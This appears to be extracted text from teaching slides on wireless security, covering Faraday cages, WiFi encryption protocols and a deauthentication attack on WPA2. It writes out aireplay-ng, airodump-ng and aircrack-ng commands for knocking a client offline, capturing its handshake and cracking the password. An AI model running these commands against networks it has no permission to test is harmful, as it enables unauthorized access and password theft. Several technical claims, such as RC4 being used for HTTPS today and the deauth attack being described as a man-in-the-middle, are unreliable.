
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
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This concludes
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Faraday Cages

Since radio waves do not follow any restrictions, **faraday cages** can be used to trap electromagnetic signals from escaping

The cage has an external electrical charge which causes electrons in the cage's material to cancel out any signals

The cage is meshed for ventilation, but also to block specific frequencies from escaping while allowing others



Wifi Protocols

Open - No encryption protocol used at all, anyone can see your transmissions


WEP - Faulty encryption from the past, literally [did not implement the RC4 encryption process correctly](#) (RC4 used for HTTPS today)

WPA - The current standard wireless protocol

- WPA2-PSK
 - WPA2-TKIP
 - WPA2-AES
- } Various WPA versions



Man in the Middle Attacks (MitM)

An attack where a malicious user "listens" in on the communication and can also alter if necessary




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Client and Server are engaging in normal communication




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Attacker then sends a **deauthentication** request to the user



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User's computer does not know where the death command came from, only that it should reauthenticate





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aireplay-ng -0 1  
-a ROUTER_MAC_ADDR  
-c USER_MAC_ADDR  
interface
```




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User's computer begins reauthenticating...



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

...but this time, the attacker is watching the communication happen!



```
airodump-ng -c 6 --bssid  
ATTACKER_MAC_ADDRESS -w out interface  
aireplay-ng -0 1  
-a ROUTER_MAC_ADDR  
-c USER_MAC_ADDR  
interface  
aircrack-ng -w /path log.cap
```

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
The user will actually send its reauthentication request to attacker first



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
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Which the attacker forwards to the access point




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Access Point doesn't care and just acknowledges the request




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Which the attacker sends back to the user



Man in the Middle Attacks (MitM)

At this point the attacker can continue to listen in on any encrypted communications or use the communication to steal the WiFi password



Full WPA2 Aircrack Tutorial

[Tutorial Link](#)

Biggest Hindrances:

- Strong Passwords
- Weak Signals

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


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